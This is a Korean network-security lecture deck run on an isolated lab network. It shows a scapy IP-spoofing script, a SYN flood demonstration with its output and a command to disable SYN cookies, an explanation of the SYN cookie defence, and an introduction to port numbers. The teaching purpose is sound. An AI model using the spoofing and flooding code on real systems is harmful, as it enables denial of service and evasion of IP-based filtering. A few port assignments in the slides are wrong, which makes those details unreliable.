
if len(sys.argv) < 2:
    print(sys.argv[0] + " <net>")
    sys.exit()

promiscping(sys.argv[1])
```

IP Spoofing

IP Spoofing

- ▶ IP 주소 위조.
- ▶ 소스 주소는 패킷이 전송된 실제 네트워크 디바이스의 IP가 아니라 수동으로 삽입된 주소
- ▶ 공격자는 공격의 출처를 숨기기 위해 이 기법을 사용
- ▶ 소스 IP 주소에 따라 연결을 차단하거나 허용하는 패킷 필터 또는 tcp 래퍼와 같은 기타 보안 계층을 우회하기 위해 (보안 기능 우회)



Script

- ▶ (스푸핑 된 ip에 대한 응답을 획득하기 위해서는 MitM이 선행되어야 함)

```
#!/usr/bin/python3
import sys
from scapy.all import send, IP, ICMP

if len(sys.argv) < 3:
    print(sys.argv[0] + " <src_ip> <dst_ip>")
    sys.exit(1)

packet = IP(src=sys.argv[1], dst=sys.argv[2]) / ICMP()
answer = send(packet)
if answer:
    answer.show()
```

```
Sent 1 packets.
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# python3 05_ip_spoof.py 10.10.10.31 10.10.10.32
+
Sent 1 packets.
root@esxi-02:/home/srcadmin/netsec/05_l4attacks#
```

h3

```
0 packets dropped by kernel
root@esxi-02:/home/srcadmin/netsec# ^C
root@esxi-02:/home/srcadmin/netsec# tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:37:45.135987 IP6 fe80::2eb9:689b:f0ff:5eef > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
18:37:45.811744 IP6 fe80::2eb9:689b:f0ff:5eef > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
18:37:45.919755 ARP, Request who-has 10.10.10.32 tell 10.10.10.33, length 28
18:37:45.919804 ARP, Reply 10.10.10.32 is-at 6e:43:d7:78:28:e7 (oui Unknown), length 28
18:37:45.935768 IP 10.10.10.31 > 10.10.10.32: ICMP echo request, id 0, seq 0, length 8
18:37:45.935814 IP 10.10.10.32 > 10.10.10.31: ICMP echo reply, id 0, seq 0, length 8
18:37:45.935814 ARP, Request who-has 10.10.10.31 tell 10.10.10.32, length 28
```

h2

SYN Flooding attack

IP 스푸핑이 어떻게 활용될 수 있는지 보여주는 가장 대표적인 예!

TCP 3-way handshake


- ▶ 클라이언트와 서버 간의 연결(즉, 세션)을 설정하는 데 사용되는 프로세스
 - TCP를 사용하는 통신에서 이 프로세스는 통신이 시작되기 전에 발
 - TCP 연결이 설정되면 각 호스트는 동기화, 확인 또는 창 크기 정보를 유지하고 추적
→ 이를 'Stateful'이라고 합니다.
- ▶ TCP 3-way handshake의 구조적 한계



In this context...


- ▶ 발신자가 서버에 ACK를 다시 보내지 않으면 어떻게 되나요?
 - 서버는 시간 초과가 될 때까지 응답을 기다려야 함!
- ▶ 공격 전략
 - 서버의 연결을 시간 초과로 닫는 것보다 더 많이 엽니다(즉, Half-opened 상태).
 - 너무 많은 연결이 반개방 상태에 있으면 호스트가 더 이상의 연결을 수락하지 않음....!

⇒ syn_backlog 큐를 채워보자



Script

- ▶ 먼저 SYN cookie를 꺼주세요...!
 - `# echo 0 > /proc/sys/net/ipv4/tcp_syncookies`



- ▶ 그리고 테스트 서버를 ncat을 통해 준비
 - `# ncat -l -p 12345 // ncat 10.10.10.32 12345`

The image shows two terminal windows. The top window, titled "Host: h2", shows a listener on port 12345 receiving connections from 'hello' and 'good'. The bottom window, titled "Host: h3", shows a client connecting to 10.10.10.32 on port 12345 and sending 'hello' and 'good' before being interrupted by a Ctrl-C signal.

```
root@esxi-02:/home/srcadmin/netsec#  
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 12345  
hello  
good  
root@esxi-02:/home/srcadmin/netsec#  
  
root@esxi-02:/home/srcadmin/netsec# ncat 10.10.10.32 12345  
hello  
good  
^C  
root@esxi-02:/home/srcadmin/netsec#
```

Test

```
Received 7 packets, got 1 answers, remaining 0 packets
root@esxi-02:/home/srcadmin/netsec/05_14attacks# python3 06_syn_flood.py 10.10.10.32 12345
Begin emission:
```

attacker

"Host: h2"

```
19:32:44.770556 IP 10.10.10.205.2384 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.771363 IP 10.10.10.227.17185 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.772078 IP 10.10.10.241.48307 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.772825 IP 10.10.10.78.28795 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.773657 IP 10.10.10.218.58982 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.774366 IP 10.10.10.94.19267 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.775099 IP 10.10.10.243.12756 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.775822 IP 10.10.10.91.46096 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.776585 IP 10.10.10.46.34583 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.777294 IP 10.10.10.23.50852 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.778224 IP 10.10.10.216.5445 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.779110 IP 10.10.10.32.50915 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.779847 IP 10.10.10.198.38217 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.780717 IP 10.10.10.197.52999 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.781478 IP 10.10.10.203.18159 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.782200 IP 10.10.10.134.29724 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.782943 IP 10.10.10.69.10503 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.783643 IP 10.10.10.106.18248 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.784393 IP 10.10.10.83.nntp > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.785084 IP 10.10.10.232.30957 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.785805 IP 10.10.10.33.30483 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.786532 IP 10.10.10.227.24397 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.787360 IP 10.10.10.82.37138 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.788259 IP 10.10.10.53.29009 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.788954 IP 10.10.10.9.39347 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
19:32:44.789645 IP 10.10.10.169.34596 > 10.10.10.32.12345: Flags [S], seq 0, win 8192, length 0
```

Result

- ▶ 서버: netstat -nta

```
root@esxi-02:/home/srcadmin/netsec# netstat -nta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:12345             0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.32:12345        10.10.10.240:62225      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.58:7107        SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.39:21787       SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.207:13363      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.133:13434      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.192:29429      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.245:63201      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.67:51571       SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.222:28240      SYN_RECV
tcp        0      0 10.10.10.32:12345        10.10.10.146:16922      SYN_RECV
tcp6       0      0 :::12345                 :::*                    LISTEN
root@esxi-02:/home/srcadmin/netsec# ^C
```

- ▶ 더이상 서버에 접속을 하지 못함!

```
5
"Host: h2"
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 12345
[]

"Host: h3"
root@esxi-02:/home/srcadmin/netsec# ncat 10.10.10.32 12345
hello?
Are you there?
^C
root@esxi-02:/home/srcadmin/netsec#
```



사실 SYN flooding은 오늘날 더 안먹혀요...

- ▶ 왜...?! 보안 역사상 가장 완벽한/아름다운 솔루션이 등장하였거든요...! SYN Cookie
- ▶ Linux에서는 다음을 실행하여 SYN cookie를 활성화할 수 있습니다
 - `echo 1 > /proc/sys/net/ipv4/tcp_syncookies`
- ▶ 그래서 SYN cookie가 뭘까?
 - 3-way handshaking 중, 서버가 의도를 가질 수 있는 부분은?



TCP SYN cookie

- ▶ SYN 플러드 공격에 저항하는 데 사용되는 기술입니다(거의 100%! 근데 심플!).
- ▶ Invented by Daniel J. Bernstein
- ▶ Half-opened 상태를 발신자에게 마이그레이션! → 어떻게?!
- ▶ SYN번호는 랜덤한 번호로 시작...! ⇒ 이를 Ack번호로 부터 유도하자
 - 서버의 SYN 넘버는 'HASH(SYN)'
 - 이후 클라이언트의 ACK는 'HASH(SYN)+1'
→ 이는 클라이언트의 SYN에서 다시 계산할 수 있는 값...!



증명

- ▶ 클라이언트는 [S 1000 / A ----] SYN을 전송
- ▶ 서버는 다음을 포함하는 SYN/ACK을 반환
 - Get the hash(1000) = 3345
 - Send it as its ACK value, i.e., [3345 / 1001]
- ▶ 클라이언트는 ACK [1001 / 3346] 반환
- ▶ 'ack' 패킷을 수신한 후 서버는 ACK 값의 유효성을 검사합니다.
 - Get the hash(SYN-1), i.e., hash(1001-1) = 3345.
 - Compare it with 'ack-1', i.e., (3346-1) == 3345.
 - 동일한 경우 이 세션이 올바른 세션으로 판단할 수 있습니다.
- ▶ 서버는 값을 저장할 필요 없이 핸드셰이킹 프로세스를 처리할 수 있습니다.
- ▶ 클라이언트가 해시 함수를 추측할 수 있다면 어떨까요?

Port scanning


Information gathering를 위한 초기 단계

About port numbers...

- ▶ 컴퓨터 네트워크에서 실행되는 특정 프로세스 또는 서비스에 할당된 숫자 식별자
 - 네트워크 관점에서 보면 일종의 프로세스 식별자
 - 네트워크 트래픽을 의도한 목적지로 라우팅하는 데 사용
 - TCP/IP 기반 네트워크에서 각 서비스는 고유한 포트 번호를 사용하여 통신
- ▶ 0-65535 (2bytes)의 범위
 - Well-known ports (0-1023)
 - 20/21(FTP), 22(SSH), 23(Telnet), 25(SMTP), 53(DNS), 80(HTTP), 88(Kerberos), 123(NTP), 135(DHCP), 179(BGP), 194(IRC), 443(HTTPS), 515(LDP)
 - Registered ports (1024-49151): used by applications and services that have been officially registered
 - 1119(Battle.net), 1194(Open VPN), 1293(IPsec), 1701(L2TP), 1723(PPTP), 2375/2376(Docker), 3479/3480(PlayStation), 4195(AWS).....
 - Dynamic/Private ports (49152-65535): used by client programs temporarily.

